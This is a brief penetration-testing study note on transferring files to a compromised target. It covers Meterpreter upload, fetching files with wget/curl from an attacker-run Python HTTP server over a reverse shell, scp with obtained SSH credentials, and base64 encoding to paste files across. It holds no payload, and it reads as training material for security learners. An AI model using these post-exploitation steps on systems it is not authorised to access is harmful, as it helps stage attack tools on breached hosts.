Transferring Files
- Date
- 2026-05-17
Tools like Metaspoloit with a Meterpreter shell allow us to use the Upload command to upload a file to a target device.
Another way to upload files to a target device is to use a standard reverse shell.
One method is by running a Python HTTP server on our machine, and then using wget/curl to download the file on the remote host:

wget <http://TARGET>:PORT/FILE
curl <http://TARGET>:PORT/FILE -o FILENAME_WITH_EXTENSION
If SSH user credentials have been obtained on the remote host, scp can be used:
scp FILENAME user@remotehost:/FILENAME
-> Enter password
If a file is unable to be transferred, a simple trick is to use base64 to encode the file, and then pasting the string on the remote server to decode it:
base64 FILENAME -w 0
On the remote host:
echo BASE64_STRING | base64 -d > FILENAME
To validate the format of a file we can run the “file” command on it:
file FILE
The MD5 Checksum of the file can be checked at both the sending and receiving end using the following command:
md5sum FILENAME